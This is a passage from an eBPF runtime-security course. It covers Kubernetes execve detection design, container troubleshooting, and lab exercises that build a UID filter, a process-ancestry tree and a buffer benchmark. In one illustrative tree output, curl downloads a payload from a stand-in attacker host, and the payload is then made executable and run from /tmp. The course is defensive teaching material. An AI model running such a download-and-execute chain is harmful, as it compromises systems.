
Without CO-RE, `real_parent→tgid` at offset 608 on kernel 5.15 might be at offset 720 on kernel 6.1. CO-RE makes the binary portable across both automatically.

4. System Design & Scenario-Based

Q7. Design a production-grade container runtime security engine that detects and kills suspicious executions inside Kubernetes pods.

Answer:

Architecture:



Key Design Decisions:

1. **Use `cgroup_id` for container isolation:** `bpf_get_current_cgroup_id()` gives the container's cgroup ID, which maps to a specific Kubernetes pod. Without this, you cannot distinguish which pod is responsible.
2. **Use `bpf_send_signal()` for in-kernel enforcement:** Rather than relying on user-space to send SIGKILL (which has a latency window), the eBPF program itself calls `bpf_send_signal(SIGKILL)` inside `sys_enter_execve` — the process is killed **before it even loads its first instruction**.
3. **Policy maps for hot-reload:** Store deny-list patterns in a `BPF_MAP_TYPE_HASH` of allowed process hashes. User-space can update the policy without restarting the agent by updating the map.
4. **Allowlist first, then audit:** Default-allow with selective alerting is more practical than default-deny in brownfield deployments.

5. Troubleshooting & Debugging

Q8. You deployed your execve auditor but are not seeing events for processes inside Docker containers. What are the potential causes?

Answer:

1. **PID namespace filtering:** If you added a PID filter (`if (event.pid < 1000) return 0`), container processes may have PIDs inside their own namespace that appear below your threshold. Container process PIDs in the host namespace are typically high numbers, but their *namespace-local* PID is 1 (the container init process). Check which PID space you're filtering.
2. **Missing CAP_BPF capability:** The loader must run with `CAP_BPF` and `CAP_PERFMON` (Linux 5.8+) or `CAP_SYS_ADMIN` (older). A container running without `--privileged` or the correct capabilities cannot load BPF programs.
3. **Tracepoint not in the same mount namespace:** If you're running the agent inside a container that has its own tracefs mount, `tracepoint/syscalls/sys_enter_execve` may not be visible. Always mount the host's `/sys/kernel/debug/tracing` into the agent container.
4. **UID 0 filter too strict:** Many container processes run as non-root (UID > 0) inside the container, even if they appear as root in the host namespace due to UID namespace remapping. If you're only capturing `uid == 0`, you'll miss most container activity.
5. **`bpf_probe_read_user_str` fails for certain processes:** Some processes use `PR_SET_DUMPABLE` to prevent kernel reads of their memory. The read returns 0 bytes but the event is still

submitted with an empty filename.

Hands-on Lab & Homework Assignments

1. Practical Exercises & Research Tasks

Task 1: Explore Tracepoint Arguments

List all available tracepoint categories on your system and study the `sys_enter_execve` format file:

```
# List all syscall tracepoints
sudo ls /sys/kernel/debug/tracing/events/syscalls/ | grep execve

# Read the argument format for sys_enter_execve
sudo cat /sys/kernel/debug/tracing/events/syscalls/sys_enter_execve/format
```

- Identify what fields are available in the context struct beyond `filename` (hint: look for `argv` and `envp`).
- Explain why reading `argv` is harder than reading `filename` in eBPF (hint: `argv` is a `char **` — a pointer to an array of pointers, each pointing to a user-space string).

Task 2: Inspect the Loaded Program with bpftool

After running `sudo ./loader`, in a separate terminal:

```
# List all loaded eBPF programs
sudo bpftool prog list

# Find your trace_execve program by name and note its ID
sudo bpftool prog show name trace_execve

# Dump the JIT-compiled x86_64 machine code
sudo bpftool prog dump jited name trace_execve

# Show the BPF bytecode (before JIT)
sudo bpftool prog dump xlated name trace_execve
```

Locate the assembly instructions corresponding to:

1. The `bpf_get_current_pid_tgid()` helper call.
2. The right-shift by 32 to extract the TGID.
3. The `bpf_perf_event_output()` call.

2. Coding Assignment: UID Filter & Suspicious Path Alerting

Objective: Extend the auditor to (a) filter events by UID and (b) alert when an execution originates from a suspicious path.

Requirements:

1. Add a filter map to the C program:

```
// Map of UIDs to watch (key: uid, value: 1 = monitor)
struct {
    __uint(type, BPF_MAP_TYPE_HASH);
    __uint(max_entries, 256);
    __type(key, __u32);    // UID
    __type(value, __u8);   // 1 = monitor this UID
} uid_filter SEC(".maps");
```

2. In the eBPF C program:

- Read the current UID with `bpf_get_current_uid_gid() & 0xFFFFFFFF`.
- Look up the UID in `uid_filter`. If the map is non-empty and the UID is NOT found, return early without submitting the event.
- This allows user-space to control which UIDs are monitored.

3. In the Go loader:

- Add a CLI command `watchuid <uid>` that inserts a UID into the `uid_filter` map.
- Add a command `unwatchuid <uid>` that removes it.
- If no UIDs are in the filter, monitor all UIDs (empty filter = monitor everything).

4. Verify: Run `sudo ./loader`, add `watchuid 0`, then spawn root-owned processes. Only UID=0 executions should appear.

3. Mini-Project: Process Ancestry Tree

Objective: Build a multi-event correlator that reconstructs the parent → child execution chain.

Design:

When a process executes, we capture its PID and PPID. In user-space, maintain a Go map that correlates events into a tree:

```
type ProcessNode struct {
    PID      uint32
    PPID     uint32
    Comm     string
    Path     string
    Children []*ProcessNode
    SeenAt   time.Time
}

var processTree = make(map[uint32]*ProcessNode)

// On new event:
func handleEvent(e Event) {
    node := &ProcessNode{PID: e.PID, PPID: e.PPID, Comm: e.Comm, Path: e.Path}
    processTree[e.PID] = node
    if parent, ok := processTree[e.PPID]; ok {
        parent.Children = append(parent.Children, node)
    }
}
```

Stretch goal: Print the tree with indentation when a process spawns more than 3 child executions (a common malware pattern — one loader spawning multiple secondary payloads):

```
bash (PID=8800)
├─ curl (PID=8821) → /usr/bin/curl https://evil.example.com/payload
│   └─ sh (PID=8822) → /bin/sh /tmp/.x
│       └─ chmod (PID=8823) → /bin/chmod +x /tmp/.x
```

4. Advanced Challenge: Benchmarking Perf Buffer vs Ring Buffer

Objective: Measure the event delivery rate and loss rate for `BPF_MAP_TYPE_PERF_EVENT_ARRAY` vs `BPF_MAP_TYPE_RINGBUF`.

Setup:

1. Modify `main.bpf.c` to compile in two modes: one using `bpf_perf_event_output` (perf buffer) and one using `bpf_ringbuf_reserve` + `bpf_ringbuf_submit` (ring buffer).

2. Write a stress generator in a separate terminal:

```
# Generate 100,000 execve calls as fast as possible
for i in $(seq 1 100000); do /bin/true; done
```

3. In the Go loader, track:

- Total events received.
- `record.LostSamples` for perf buffer (the kernel reports this when the buffer overflows).
- The number of NULL returns from `bpf_ringbuf_reserve` (increment a drop counter map) for ring buffer.

4. Compare:

Mode	Events/sec	Dropped	Memory Usage
Perf Event Array	380,000	8,241	64MB (64 CPUs × 1MB)
Ring Buffer	420,000	0	4MB (shared)

Write a short analysis (200 words) explaining why the ring buffer shows fewer drops, referencing the lock-free reservation protocol covered in the lesson.